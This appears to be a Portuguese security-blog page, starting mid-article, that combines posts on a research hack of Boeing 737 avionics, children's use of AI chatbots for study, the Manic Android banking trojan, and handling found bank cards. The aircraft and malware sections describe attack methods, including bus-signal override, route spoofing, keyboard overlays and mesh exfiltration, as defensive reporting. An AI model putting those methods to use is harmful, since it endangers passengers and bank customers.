Os aviões não são exceção. Uma aeronave comercial moderna é equipada com uma série de computadores, alguns dos quais controlam funções críticas, desde o cálculo dos parâmetros de decolagem até o próprio controle do voo. Mas há uma diferença fundamental: ao contrário dos fabricantes da maioria dos dispositivos inteligentes para uso doméstico, os fabricantes de aeronaves comerciais levam a segurança muito a sério, o que torna muito mais difícil acessar esses sistemas externamente.

Talvez seja por isso que há alguns anos, a ideia de invadir um avião de verdade tenha despertado a curiosidade dos pesquisadores de segurança mais curiosos. Uma equipe da Universidade da Califórnia em San Diego e do Oberlin College (os pesquisadores que finalmente conseguiram realizar o feito) passou mais de uma década tentando solucionar esse problema. Como mencionado acima, o principal desafio ao hackear um avião é que seus sistemas críticos não estão conectados à Internet externa. Por isso, estudar vetores de ataque relacionados a aeronaves não era considerado especialmente promissor na comunidade de pesquisa em cibersegurança: acessar remotamente sistemas isolados é extremamente difícil, e as chances de um invasor obter acesso físico eram consideradas muito baixas.

Dois outros projetos bem-sucedidos fizeram os pesquisadores da UC San Diego Kirill Levchenko e Aaron Schulman mudarem essa percepção: um hack de um Chevrolet Impala e uma pesquisa sobre dispositivos de clonagem de cartões de pagamento. O hack do carro levou a equipe a comprar componentes usados de computadores de bordo de Boeing 737 e montar sua própria bancada de testes. A pesquisa sobre dispositivos de clonagem deu a eles a ideia de criar um pequeno dispositivo físico que pudesse ser conectado diretamente aos sistemas internos da aeronave.

Depois de estudar os diagramas de circuitos do Boeing 737, os pesquisadores encontraram uma porta acessível a partir da parte externa da aeronave, ela é protegida apenas por uma escotilha destrancada. Essa porta se conecta a um canal de dados chamado barramento ARINC 429, que liga o computador de gerenciamento de voo (FMC) da aeronave à unidade de controle e exibição multifuncional (MCDU).

 Um “bus driver” no comando

Em sua bancada de testes, os pesquisadores verificaram o que aconteceria caso se conectassem ao barramento ARINC 429 por meio dessa porta e enviassem sinais elétricos mais potentes do que os normalmente trocados entre os componentes do Boeing. Eles descobriram que isso permitia substituir comandos legítimos pelos próprios comandos. A partir daí, só faltava construir um dispositivo pequeno o suficiente para caber na porta que haviam encontrado.

Passo a passo, a equipe construiu um dispositivo compacto o suficiente para ser encaixado na porta desprotegida. A versão final custou menos de US$ 100 e parece ter sido construída principalmente com componentes disponíveis no mercado: um pequeno microcontrolador, componentes eletrônicos para se comunicar com o barramento e um módulo Wi-Fi. Essa última parte poderia permitir que o dispositivo se conectasse à rede Wi-Fi pública disponível durante o voo, dando ao invasor acesso pela Internet e, por fim, permitindo que ele controlasse o dispositivo remotamente. E todo o processo de instalação na porta leva menos de um minuto.

Um protótipo do dispositivo Bus Driver

O dispositivo que os pesquisadores construíram para se conectar aos sistemas do Boeing 737. Uma moeda é colocada ao lado para dar uma ideia da escala.
Foto: UC San Diego Jacobs School of Engineering. CC BY 4.0. Fonte

Os pesquisadores deram ao ataque o nome de “Bus Driver”, aparentemente em um jogo de palavras: “bus” se refere tanto a um veículo de transporte de passageiros quanto ao canal de dados que permite a comunicação entre os componentes de um sistema. O ataque permite que alguém se insira nesse canal e substitua os comandos que estão sendo enviados, assumindo, na prática, o controle do barramento.

O que o dispositivo improvisado de hacking do Boeing 737 é capaz de fazer

Uma porta desprotegida, um dispositivo do tamanho de uma moeda e acesso ao barramento: tudo isso parece promissor, mas o que os pesquisadores conseguiram fazer de fato? Que tipo de dano esse pequeno dispositivo pode causar? Ao que tudo indica, bastante. E potencialmente, até mesmo fatal. Ao obter a capacidade de adulterar os dados que trafegam entre o computador de gerenciamento de voo e a unidade de controle e exibição, os pesquisadores descobriram que poderiam interferir em vários aspectos críticos da operação da aeronave.

Teste do ataque do Bus Driver

Pesquisadores testando o Bus Driver em equipamentos aviônicos reais de um Boeing 737. A interface do ataque está em execução na tela da MCDU.
Foto: UC San Diego Jacobs School of Engineering. CC BY 4.0. Fonte

Primeiro, o dispositivo implantado pode alterar os dados usados para calcular os parâmetros de decolagem e pouso. Por exemplo, ele pode alterar o peso da aeronave sem combustível registrado, o que distorce o cálculo das velocidades necessárias para uma decolagem segura.

O dispositivo também pode manipular a temperatura presumida, que pilotos usam para determinar quanto empuxo do motor é necessário durante a decolagem. Se o sistema receber valores incorretos, em determinadas condições a aeronave pode ficar com empuxo insuficiente para decolar com segurança, podendo até mesmo ultrapassar o final da pista. Cálculos incorretos durante o pouso também apresentam riscos igualmente sérios.

O dispositivo implantado também pode alterar a rota que o piloto automático está seguindo. Em um voo de longa duração, um desvio de apenas alguns graus, sutil o suficiente para passar despercebido, poderia fazer a aeronave se afastar muito da rota e ficar sem combustível em algum ponto sobre o oceano.

Além disso, um invasor poderia usar o dispositivo para conduzir a aeronave para o espaço aéreo de um país que não faça parte de sua rota de voo autorizada. Esse tipo de desvio também pode causar tragédias: a história da aviação civil registra mais de um caso em que um avião de passageiros foi abatido por engano por forças militares após entrar em espaço aéreo restrito.

É claro que as chances de um desvio como esse passar despercebido pelos pilotos e pelo controle de tráfego são muito baixas, mas os desastres tendem a acontecer exatamente quando ocorrem vários erros humanos.

O dispositivo instalado no Boeing 737

Depois de instalado, o dispositivo fica praticamente invisível dentro da porta e é muito difícil de detectar, a menos que se saiba o que procurar. Fonte

Por fim, o dispositivo não apenas permite que alguém altere os parâmetros de voo, como também permite ocultar essas alterações dos pilotos. Por exemplo, um invasor poderia carregar uma nova rota no computador de voo e, ao mesmo tempo, alterar o que é exibido na MCDU, fazendo com que os pilotos continuem vendo a rota original.

Dito isso, os pesquisadores observam que, na maioria dos casos, uma tripulação atenta perceberia a discrepância. Os dados corretos continuam sendo exibidos em outras telas da cabine de comando, e passar para o controle manual permite que os pilotos desativem o piloto automático e retomem o controle da aeronave.

Então, devemos todos passar a viajar de trem?

Para encerrar, vou tentar tranquilizar quem sofre de aerofobia há muito tempo, e quem quer que este artigo tenha acabado de deixar com medo de voar. Os próprios pesquisadores afirmam que, apesar de tudo o que descobriram, continuam voando em Boeing 737. E, para evitar causar qualquer problema no mundo real, eles deliberadamente não revelaram exatamente qual porta usaram em seus experimentos.

Os pesquisadores também entraram em contato com a Boeing em 2020 para compartilhar suas descobertas. A Boeing levou as informações a sério e trabalhou para solucionar o problema.

Especificamente, os pesquisadores sugeriram que a Boeing removesse a porta vulnerável ou a selasse com resina epóxi, impedindo fisicamente que alguém pudesse conectar um dispositivo não autorizado. Também há opções mais complexas, como redesenhar as proteções elétricas do barramento interno para impedir que um dispositivo malicioso se sobreponha aos sinais legítimos e usar sistemas capazes de detectar esse tipo de ataque.

A longo prazo, os pesquisadores recomendam que a Boeing, assim como outros fabricantes de aeronaves, adote autenticação criptográfica para as mensagens trocadas entre os componentes aviônicos.

Não se sabe publicamente se a Boeing seguiu essa recomendação específica ou adotou suas próprias medidas para solucionar o problema. Quando os repórteres da Wired perguntaram à empresa sobre o assunto, a resposta foi bastante vaga:

“Nossos especialistas técnicos estão confiantes de que as camadas de proteção existentes na aeronave, incluindo as incorporadas ao projeto do sistema e ao ambiente operacional, oferecem mitigação suficiente para limitar significativamente a viabilidade e o risco de ataques no mundo real.”

Então, não: aparentemente, ainda não há motivo para deixar de voar em Boeing 737. Dito isso, tenho muito respeito pelos trens, então também não vou tentar convencer você a não viajar de trem nem a usar outras formas de transporte. Na verdade, já escrevi sobre hacking de trens neste blog, embora, nesse caso, o objetivo tenha sido construtivo, e não destrutivo.

Carros, cortadores de grama, embaralhadores de cartões, bicicletas, colchões inteligentes, e essa não é uma lista completa dos dispositivos que hackers já conseguiram adulterar. O que mais foi hackeado? Descubra em nossas outras postagens:

Como usar a IA corretamente nos estudos: 25 prompts úteis + dicas de uso
A inteligência artificial deixou de ser uma novidade tecnológica e se tornou uma ferramenta tão comum que até crianças do ensino fundamental já a utilizam. Tentar proibir as crianças de usar IA hoje faz tanto sentido quanto teria feito, no passado, proibir sites de pesquisa ou a Wikipedia.

Hoje, vamos explicar como os chatbots realmente funcionam e como ensinar as crianças a usar a IA como ferramenta de apoio aos estudos, e não como substituto do próprio raciocínio.

Explique às crianças (e também aprenda) como a IA funciona

Antes de explicar qualquer coisa sobre inteligência artificial para crianças, é importante entender como essa tecnologia realmente funciona e quais são as limitações dela.

A maioria dos chatbots populares usados por crianças (e também por adultos) é do tipo conhecido como grandes modelos de linguagem, ou LLMs. Para criar esse tipo de modelo, os pesquisadores o treinam para identificar padrões em enormes quantidades de texto. O modelo divide o texto em pequenas unidades chamadas tokens (que podem ser uma sequência de palavras, um sinal de pontuação, uma única palavra ou caractere ou até uma frase inteira) e, em seguida, prevê qual token tem maior probabilidade de aparecer a seguir.

Exemplo de como o GPT-3.5 e o GPT-4 dividem o texto em tokens

Este exemplo mostra como os modelos GPT-3.5 e GPT-4 dividem as mensagens em tokens. Fonte

O mesmo acontece quando um chatbot conversa com uma pessoa. O modelo de linguagem não raciocina de fato por conta própria. Ele calcula quais palavras e frases têm maior probabilidade de aparecer em sequência para produzir uma resposta adequada à sua pergunta. Isso significa que os chatbots podem dar respostas incompletas ou simplesmente erradas, independentemente da frequência com que sejam atualizados ou treinados novamente. Um exemplo marcante: apenas dois anos atrás, chatbots populares afirmavam aos usuários, com toda a confiança, que a palavra “strawberry” tinha duas letras “r”, quando na verdade tinha três. Erros desse tipo são comumente chamados de alucinações.

Muitos chatbots também podem pesquisar informações na Internet. Nesse caso, a IA obtém dados de uma fonte externa, mas ainda usa seus próprios algoritmos internos para montar a resposta. Além disso, os próprios resultados de busca podem incluir publicações desatualizadas, conteúdo publicitário, tabloides e outras fontes questionáveis.

Como ajudar as crianças a usar a IA com bom senso

Converse com elas sobre como a IA pode cometer erros

Já vimos que a inteligência artificial não está livre de erros. Infelizmente, as alucinações não são o único problema. Mesmo quando um chatbot usa informações corretas, ele ainda pode apresentá-las de forma enganosa ao omitir algo, dar ênfase ao aspecto errado ou chegar a uma conclusão questionável. Às vezes, o resultado depende de fatores que o usuário jamais pensaria em levar em conta ao fazer uma pergunta.

Um desses fatores surpreendentes é simplesmente o idioma que você está usando. A maior parte dos dados usados para treinar os principais modelos está em inglês, por isso esses sistemas tendem a apresentar resultados melhores nesse idioma. O mesmo modelo de IA pode responder corretamente a uma pergunta em inglês, mas errar ao receber exatamente a mesma pergunta em, por exemplo, em sérvio. Essa diferença é mais evidente em áreas como ciência, medicina, tecnologia e direito, nas quais há muito mais material de alta qualidade disponível em inglês para o modelo usar como referência.

Outra peculiaridade dos chatbots é que eles podem apresentar resultados piores à medida que recebem mais informações. Estudos mostram que, quanto mais texto e dados um modelo precisa processar, mais difícil fica para ele acompanhar os detalhes, relacionar informações de diferentes partes de uma conversa e responder a perguntas que exigem uma compreensão realmente aprofundada. Por isso, enviar um livro inteiro para um chatbot e fazer perguntas detalhadas sobre ele é uma maneira quase certa de desencadear alucinações.

Também vale a pena questionar não apenas o que a IA diz, mas também a forma como você faz suas perguntas. Os chatbots costumam tentar agradar ao usuário e podem moldar a resposta para se alinhar ao ponto de vista sugerido pela pergunta. Por exemplo, o mesmo chatbot pode dar respostas opostas a “Por que a Terra está superpovoada?” e “Por que a Terra não está superpovoada?”, construindo a resposta, em cada caso, com base na premissa embutida na pergunta. Um estudo recente constatou que até os modelos de linguagem mais avançados não conseguiram contestar premissas falsas em 26% a 42% dos casos.

Use a IA para ajudar no aprendizado, não para aprender por você

Qualquer ex-estudante sabe que copiar o trabalho dos outros é uma arte por si só, algo que exige uma habilidade considerável e pelo menos algum envolvimento com o material (às vezes, até bastante). Hoje, infelizmente, até essa habilidade corre o risco de desaparecer: a tentação de copiar uma resposta que levou apenas alguns segundos para ser gerada é forte demais. Mas os próprios chatbots estão longe de ser alunos nota dez.

Em um estudo, pesquisadores submeteram três chatbots populares a uma prova de química e compararam suas notas com as de estudantes reais entre 2009 e 2023. Os estudantes tiveram um desempenho melhor. Às vezes, os chatbots chegam à resposta correta, mas por meio de uma cadeia de raciocínio falho, de modo que as respostas poderiam muito bem estar erradas.

Por isso, vale explicar à criança que pedir à IA para escrever redações do zero ou resolver equações sem conferir o resultado depois não é um bom caminho. Além disso, no mundo profissional, eles serão avaliados por suas habilidades e conhecimentos reais, e os chatbots não poderão ajudá-los a fingir que dominam algo que não sabem. O que a IA pode fazer de forma realmente útil, sem atrapalhar o aprendizado, é explicar assuntos difíceis e ajudar a entender os erros. Veja alguns exemplos:
Se um assunto for difícil de entender

  • “Explique este assunto de forma simples: {inserir assunto}”
  • “Explique este assunto usando um exemplo do dia a dia: {inserir assunto} “
  • “Esta é a parte que não entendo: {inserir texto}. Explique-a para mim passo a passo”
  • “Explique este assunto primeiro de forma simples e depois usando termos mais técnicos: {inserir assunto}“
  • “Tenho uma pergunta: {inserir pergunta}. Não me dê a resposta. Faça perguntas que me ajudem a chegar à resposta por conta própria”

Matemática e outras ciências exatas

  • “Preciso de uma dica para o primeiro passo, mas não resolva o problema inteiro: {inserir problema}“
  • “Analise minha resolução e diga onde cometi um erro, mas não o corrija por mim: {inserir problema e solução}“
  • “Crie um problema parecido para eu tentar resolver: {inserir problema}“
  • “Esta é a minha resposta: {resposta}. Faça perguntas para que eu possa verificar se resolvi o problema corretamente”
  • “Explique por que esta fórmula se aplica a este caso: {inserir problema}“

Redações e trabalhos escritos

  • “Faça cinco perguntas sobre este assunto para que eu possa elaborar minha própria tese e meus argumentos: {inserir assunto}“
  • “Este é o rascunho da minha redação. Tente encontrar falhas na minha argumentação ou trechos que precisam de mais detalhes: {inserir o texto do rascunho}“
  • “Analise o esboço da minha redação e diga o que está faltando: {inserir esboço da redação}”
  • “Aponte os trechos do meu texto em que a ideia não está clara, mas não os reescreva por mim: {inserir texto}“
  • “Finja ser um professor experiente e tente contestar meu argumento: {inserir texto}“

Aprendizado de idiomas

  • “Converse comigo em {inserir idioma} no nível A2. Depois que eu responder, corrija meus erros”
  • “Dê-me cinco frases para traduzir usando esta estrutura gramatical: {inserir estrutura gramatical}“
  • “Explique esta regra gramatical e dê alguns exemplos: {inserir regra gramatical}“
  • “Vou escrever uma frase, e você me dirá se há algum erro. Quero uma dica primeiro e só mostre a versão correta depois da minha segunda tentativa. {inserir frase}“
  • “Escreva um diálogo curto em {inserir idioma} no qual eu tenha que responder como um dos personagens”

Teste seus conhecimentos

  • “Faça um quiz com 20 perguntas sobre este assunto: {inserir assunto}. Faça uma pergunta de cada vez e não mostre a resposta logo de cara”
  • “Depois de cada resposta, explique apenas o que eu errei”
  • “Comece com cinco perguntas fáceis e depois faça cinco perguntas difíceis”
  • “Aumente a dificuldade das perguntas sempre que eu acertar”
  • “Com base nos meus erros, diga quais assuntos devo revisar”

Verifique as respostas da IA junto com a criança

Certifique-se de que as crianças entendam que não devem confiar cegamente no que um chatbot diz, mesmo quando ele cita outras fontes. Também não é uma boa ideia pedir ao próprio chatbot que confira o trabalho que fez; há uma chance real de ele repetir os mesmos erros ou até acrescentar novos erros aos anteriores.

Escolha qualquer resposta de um chatbot e analisem juntos, dividindo-a em afirmações individuais e fazendo perguntas sobre cada uma. De onde veio essa data ou esse número? A IA está citando uma pessoa, publicação ou estudo específico? Essa pessoa realmente disse o que foi citado? Se o chatbot incluir um link, abra-o e verifique se a IA representou corretamente o conteúdo da fonte.

Aproveite para avaliar também a qualidade da própria fonte. Se algo estiver escrito em um tom excessivamente emocional ou fizer afirmações contundentes sem apresentar evidências, é um bom sinal de que você deve procurar informações em outra fonte.

Proteja as crianças e as contas delas

Tudo o que a criança compartilhar com um chatbot vai parar nos servidores da empresa responsável pelo serviço e, por padrão, é usado para treinar ainda mais o modelo. Nos últimos anos, vimos que nem as maiores empresas estão imunes a falhas e vazamentos de dados. Para reduzir o risco de vazamento das informações da criança e manter a conta dela segura, siga algumas regras simples:

  • Certifique-se de que a criança entenda que a IA não é um diário particular. Oriente a criança a não compartilharem nome, endereço residencial, escola ou qualquer outra informação confidencial com um chatbot.
  • Ajuste as configurações de privacidade do chatbot. No mínimo, desative a memória e todos os recursos relacionados a “melhorar o modelo” ou ao treinamento. Também vale a pena conferir nossos guias detalhados sobre como configurar a privacidade e a segurança no ChatGPT e no DeepSeek.
  • Atualize a senha. A maioria dos chatbots exige uma conta. Para evitar que a conta da criança seja invadida, defina uma senha forte e exclusiva, que não seja usada em nenhum outro serviço. Se as senhas da criança seguem a fórmula clássica “nome de solteira da mãe + ano de nascimento” ou usam palavras populares de memes, como “skibidi”, temos uma má notícia: senhas desse tipo são quebradas muito rapidamente. Em vez de criar e memorizar senhas, é melhor deixar um gerenciador de senhas criptografado gerá-las e armazená-las.
  • Ative a autenticação em dois fatores. Isso cria uma camada extra de proteção contra qualquer pessoa que tente invadir as contas da criança. Em vez de usar um número de telefone como segundo fator, é melhor usar códigos de acesso gerados e atualizados automaticamente em um gerenciador de senhas.
  • Use proteção antiphishing. Além de sites falsos que se passam por serviços de IA, há outro risco: às vezes, os chatbots fornecem aos usuários links para sites de phishing (páginas falsas criadas para roubar informações pessoais). O Kaspersky Premium bloqueia o acesso a sites suspeitos e ajuda a evitar que golpistas roubem os dados e o dinheiro de sua família.
  • Saiba o que a criança está fazendo na Internet. Além de um gerenciador de senhas e proteção contra malware e phishing, o inclui, que permite configurar controles parentais, restringir conteúdos indesejados e acompanhar quanto tempo a criança passa on-line.

O que mais ler para manter as crianças seguras na Internet na escola:

Este malware para Android rouba credenciais bancárias mesmo sem conexão com a Internet

Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados.

Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os cibercriminosos tanto quanto qualquer outra pessoa, então os agentes por trás do Manic criaram uma solução alternativa incomum.

Pessoas em vários países europeus estão em risco, da Rússia ao Reino Unido. Nesta postagem, explicamos o que esse cavalo de Troia pode realmente fazer, como ele envia clandestinamente os dados roubados aos invasores e como você pode proteger seu dispositivo Android contra Manic e outras ameaças semelhantes.

Como o Manic se espalha e quem está em risco

Os pesquisadores ainda não identificaram exatamente como os invasores estão instalando o Manic nos dispositivos das pessoas. Normalmente, malware como esse se espalha por meio de canais como:

  • Aplicativos infectados em lojas de aplicativos legítimas
  • Arquivos APK maliciosos compartilhados em sites piratas
  • Links de download enviados por meio de aplicativos de mensagens e e-mail
  • Sites fraudulentos

O Google disse a jornalistas que não encontrou nenhum vestígio do Manic se disseminando por meio de aplicativos da Google Play Store. Isso sugere que os usuários provavelmente estão instalando aplicativos infectados de fontes não oficiais.

Os especialistas rastrearam o início da infraestrutura dos invasores nesta campanha até fevereiro de 2026. As primeiras amostras do próprio malware foram encontradas no final de maio deste ano. Desde então, os criminosos por trás do cavalo de Troia refinaram as formas de se esconder da detecção no dispositivo da vítima.

Atualmente, o Manic combina os poderes de um cavalo de Troia bancário, spyware e uma ferramenta de acesso remoto que permite que um invasor controle o dispositivo. Os invasores estão especialmente interessados em dados de fontes como:

  • Aplicativos bancários e serviços de pagamento
  • Aplicativos oficiais do governo
  • Carteiras e plataformas de negociação de criptomoedas
  • Aplicativos de autenticação de dois fatores
  • Mensagens de texto e notificações: principalmente os códigos de uso único usados para verificar logins ou aprovar transações

Ao analisar quais aplicativos bancários o Manic tem como alvo, os pesquisadores conseguiram descobrir quais países ele pretende atingir. Acontece que seu alcance é amplo, abrangendo Áustria, República Tcheca, Estônia, França, Alemanha, Lituânia, Holanda, Polônia, Rússia, Eslováquia, Espanha, Ucrânia e Reino Unido.

Senhas roubadas, códigos interceptados, controle remoto: o que o Manic pode realmente fazer

Vamos analisar exatamente quais informações o Manic rouba e como ele consegue obtê-las. O principal truque do malware consiste em abusar dos serviços de acessibilidade do Android, um conjunto de recursos integrados desenvolvidos para ajudar usuários com deficiências visuais. Usados da forma pretendida, esses recursos são genuinamente úteis para pessoas com perda de visão. Mas os criminosos há muito tempo exploram silenciosamente essas ferramentas para seus próprios interesses.

Depois que o usuário concede ao aplicativo permissão para usar os Serviços de Acessibilidade, esse aplicativo pode “ver” o texto e os botões na tela, interagir com eles, rolar pelas páginas e executar ações automaticamente, tudo como se o próprio usuário estivesse fazendo isso. Os invasores usam esse recurso para ler mensagens na tela, conceder silenciosamente permissões extras ao malware, interferir nas tentativas de desinstalá-lo, desativar as proteções de segurança ou controlar outros aplicativos sem que a vítima perceba.

Com o Manic, esse abuso dos serviços de acessibilidade é combinado com os recursos avançados do próprio cavalo de Troia. Ele pode gerar um teclado invisível que fica sobreposto ao teclado real do telefone. Quando o usuário digita sua senha para fazer login em um aplicativo bancário, o Manic registra exatamente quais teclas foram pressionadas. Em seguida, ele usa os serviços de acessibilidade para reproduzir instantaneamente a mesma sequência de teclas no teclado do aplicativo real.

O Manic gera uma camada de captura transparente que cobre o teclado do telefone

O Manic gera uma camada de captura transparente que cobre o teclado do telefone, registra cada toque e o retransmite ao teclado real. Fonte

Isso significa que os invasores não precisam criar uma tela de login falsa para cada aplicativo que desejam alcançar. Uma vez que o Manic funciona como uma camada invisível sobre o aplicativo genuíno, tudo parece e se comporta como de costume, portanto, o proprietário do telefone não tem motivos para suspeitar que está entregando seu PIN ou senha a um criminoso.

O Manic não registra simplesmente tudo o que o usuário digita. Ele reconhece automaticamente o tipo de informação capturada e a classifica em categorias: senhas, logins de e-mail, códigos SMS de quatro a seis dígitos, sequências de caracteres que se parecem com frases-semente de carteiras de criptomoedas e códigos de desbloqueio ou padrões de desbloqueio do telefone. Juntamente com o próprio texto capturado, o Manic também registra de qual aplicativo ele veio, quando foi inserido, se o usuário o digitou manualmente ou usou o preenchimento automático e se o aplicativo está em sua lista de alvos.

As capacidades do Manic não param na coleta de informações. Usando os serviços de acessibilidade novamente, ele também permite que os invasores assumam o controle remoto de um dispositivo infectado. Para ocultar essa atividade, o Manic pode exibir uma tela preta ou fingir que está realizando uma atualização do sistema.

Além de usar os serviços de Acessibilidade, o malware também solicita permissão para ler mensagens de texto e notificações. Isso permite que os invasores interceptem códigos de autenticação de dois fatores e códigos de verificação de uso único antes que a vítima tenha a chance de digitá-los no aplicativo.

Em suma, o malware dá aos invasores não apenas senhas, credenciais bancárias e códigos de verificação, mas também a capacidade de controlar remotamente o telefone da vítima.

Nem mesmo ficar offline impede o roubo de dados por parte do malware

O método original do Manic para retransmitir dados roubados do dispositivo para os invasores merece uma menção especial. Ainda hoje, os dispositivos ficam offline com mais frequência do que as pessoas poderiam esperar, e os criadores do Manic criaram uma solução alternativa especificamente para essas situações.

Normalmente, um malware como esse coleta informações no dispositivo e as envia diretamente para um servidor controlado pelos invasores. Mas o que acontece quando o dispositivo infectado não tem acesso direto à Internet ou não consegue acessar o servidor de comando e controle por algum outro motivo?

Nesse caso, o Manic simplesmente armazena os dados roubados no dispositivo e começa a verificar nas proximidades outros telefones infectados que possam ser acessados por Wi-Fi ou Bluetooth. Se encontra algum com acesso à Internet, ele transfere os dados criptografados para esse telefone, que então os encaminha para o servidor dos invasores.

Mas não para por aí. Os dados podem passar por uma cadeia de dispositivos infectados. Por padrão, o Manic permite até quatro desses dispositivos de retransmissão na cadeia. Se nenhum dispositivo adequado estiver próximo, os dados simplesmente permanecem no telefone original e o Manic tenta novamente mais tarde.

Como proteger seu telefone do Manic e de outros cavalos de Troia bancários

Os malwares para Android estão cada vez mais sofisticados. Por isso, vale a pena lembrar e, de fato, seguir alguns hábitos básicos de higiene digital para usuários de telefones e tablets Android:

  • Evite instalar aplicativos de fontes não oficiais.
  • Não conceda permissão a aplicativos para usar os Serviços de Acessibilidade, a menos que isso seja absolutamente necessário e você entenda exatamente por que eles precisam dessa permissão.
  • Instale um software de segurança confiável em todos os seus dispositivos, execute verificações regularmente e leve seus avisos e recomendações a sério. Recomendamos o Kaspersky para Android. Nossos aplicativos de segurança para Android estão temporariamente indisponíveis na Google Play Store, portanto, para instalá-los em um dispositivo Android, recomendamos usar uma loja de aplicativos alternativa ou instalar o arquivo APK manualmente a partir de nosso site. Um guia passo a passo completo está disponível em nossa postagem Como instalar ou atualizar apps da Kaspersky para Android em 2026.

O malware não tem como alvo apenas os smartphones; ele também se sente em casa em outros dispositivos com Android, de dispositivos de streaming a… carros. Confira os detalhes em nossos posts relacionados:

O que fazer ao encontrar um cartão bancário de outra pessoa

Os grupos de bairro frequentemente ficam cheios de mensagens sobre cartões bancários perdidos que foram encontrados. As pessoas têm boas intenções e querem ajudar um vizinho, então publicam uma foto do cartão com o número e outros dados completamente visíveis. Outras pessoas dizem no grupo que deixaram o cartão com um segurança, caixa ou gerente da loja ou estabelecimento onde o encontraram, ou do mais próximo. Hoje vamos explicar por que nenhuma dessas opções é uma boa ideia e o que você realmente deve fazer se encontrar o cartão bancário de outra pessoa.

O que NÃO fazer ao encontrar um cartão perdido e por quê

Vamos explicar por que você não deve publicar em um grupo uma foto do cartão com os dados visíveis, ficar com ele ou entregá-lo a um desconhecido. O primeiro motivo é o mais óbvio, mas vale a pena reforçar: os dados do cartão são informações privadas e não devem ser compartilhados com pessoas que não têm motivo para vê-los. Uma foto publicada em um grupo pode acabar nas mãos de criminosos, que podem tentar usar esses dados para fazer compras fraudulentas pela internet. O pior cenário é uma foto mostrando os dois lados do cartão e também expondo o código de segurança de três dígitos, conhecido como CVC, CVV ou CVP, que fica no verso.

Agora, um ponto menos óbvio: por que você não deve publicar que encontrou um cartão, mesmo com o número borrado na foto, e ficar com ele até o proprietário aparecer. Como não há garantia de que você foi a primeira pessoa a pegar o cartão, fazer isso pode colocar você sob suspeita caso desapareça dinheiro da conta. Mesmo que você não tenha absolutamente nada a ver com qualquer furto, o simples fato de o cartão ter ficado em sua posse por algum tempo ainda pode fazer com que você tenha que dar explicações ao proprietário ou à polícia.

A mesma lógica se aplica a entregar o cartão a terceiros. Um segurança, caixa ou gerente é tão desconhecido quanto qualquer pessoa, e nenhum deles tem autoridade especial para assumir a responsabilidade por um cartão bancário encontrado. Entregar o cartão a essas pessoas dá a elas a oportunidade de usar o dinheiro de outra pessoa e, se isso acontecer, você pode acabar sob investigação.

A abordagem “o que os olhos não veem, o coração não sente”, ou seja, deixar o cartão onde o encontrou ou movê-lo para um local mais visível, é mais segura para você, mas ainda assim não é a atitude correta. Se você fizer isso, outra pessoa vai encontrá-lo, e não há garantia de que será uma pessoa bem-intencionada. Ela pode tentar retirar dinheiro da conta do verdadeiro proprietário. Portanto, essa também não é uma boa opção.

O que você DEVE fazer com um cartão bancário encontrado

Agora vamos falar sobre o que você deve fazer. A atitude correta pode surpreender você: ligue para o banco que emitiu o cartão, informe que encontrou o cartão e, depois… destrua o cartão. É possível que o proprietário ainda nem tenha percebido o desaparecimento do cartão. Com o uso de pagamentos por aproximação, um cartão físico pode ficar bastante tempo sem ser usado na carteira. O banco bloqueará o cartão, avisará o proprietário de que o cartão desapareceu e emitirá um novo.

Essa última etapa, destruir o cartão, pode surpreender e até gerar resistência, mas mantemos nossa recomendação: um cartão encontrado deve ser destruído. Dessa forma, ninguém poderá usá-lo, e você não precisará ficar com a propriedade de outra pessoa nem correr o risco de ser considerado suspeito caso desapareça dinheiro da conta. A maneira mais simples e confiável de destruir um cartão é cortá-lo cuidadosamente em pequenos pedaços com uma tesoura de cozinha e jogá-los no lixo ou reciclá-los.

Vale a pena ter algo em mente: atualmente, um cartão físico não representa uma perda tão grande para seu verdadeiro proprietário. Para começar, os bancos reemitem cartões de forma rápida e fácil. Na maioria dos bancos, você nem precisa ir a uma agência, pois o novo cartão é entregue diretamente na sua casa.

Além disso, a emissão de um novo cartão normalmente não impede o proprietário de fazer pagamentos. Em muitos casos, basta usar um cartão virtual ou outra forma de pagamento. Portanto, um cartão destruído causa muito menos transtorno ao proprietário do que o risco de ele cair nas mãos erradas e ser usado para retirar dinheiro da conta.

E se, de alguma forma, o proprietário irritado conseguir encontrar você e fizer perguntas, basta mostrar este artigo para que ele entenda o problema que você ajudou a evitar.

Quando você não deve destruir um cartão encontrado

Além dos cartões bancários, existem também cartões de múltiplas funções, como os emitidos para crianças e estudantes, que combinam algumas funções, como cartão de acesso à escola ou universidade e cartão de transporte público. Crianças, especialmente as mais novas, perdem esse tipo de cartão com bastante frequência. Restabelecer todas as funções desses cartões pode levar muito mais tempo do que reemitir um cartão bancário, e os valores armazenados neles geralmente são pequenos. Por isso, se você encontrar um desses cartões, o melhor a fazer é levá-lo à escola ou universidade indicada no cartão e entregá-lo ao segurança ou à recepção.

Em resumo: o que fazer ao encontrar um cartão bancário de outra pessoa

Para resumir, se um cartão bancário perdido chegar às suas mãos:

  1. Procure o número de telefone do banco no cartão. Normalmente, ele está impresso no próprio cartão. Caso não esteja, você pode encontrá-lo facilmente no site oficial do banco. Depois, ligue para o banco. Informe que você encontrou o cartão de outra pessoa.
  2. Depois da ligação, destrua o cartão: corte-o em pequenos pedaços com uma tesoura e jogue-os fora.

E mais um lembrete sobre o que não fazer: não publique fotos do cartão ou de seus dados em grupos de conversa ou nas redes sociais, não fique com o cartão na esperança de localizar o proprietário e não o entregue a desconhecidos.

Também recomendamos acompanhar nosso blog para ficar por dentro das ameaças online mais recentes. E fique à vontade para compartilhar este artigo no grupo do seu bairro, para que seus vizinhos saibam exatamente o que fazer caso encontrem o cartão bancário de outra pessoa.

Quanto à proteção do seu próprio dinheiro, vale a pena usar uma solução de segurança robusta e em várias camadas, que proteja seu dinheiro, cartões, carteiras e pagamentos. Saiba mais em Cinco tecnologias da Kaspersky que vão proteger suas finanças.

Quais outros riscos ocultos os cartões bancários apresentam? Descubra em nossos outros posts:

Pontos cegos na detecção: como os arquivos poliglotas são criados

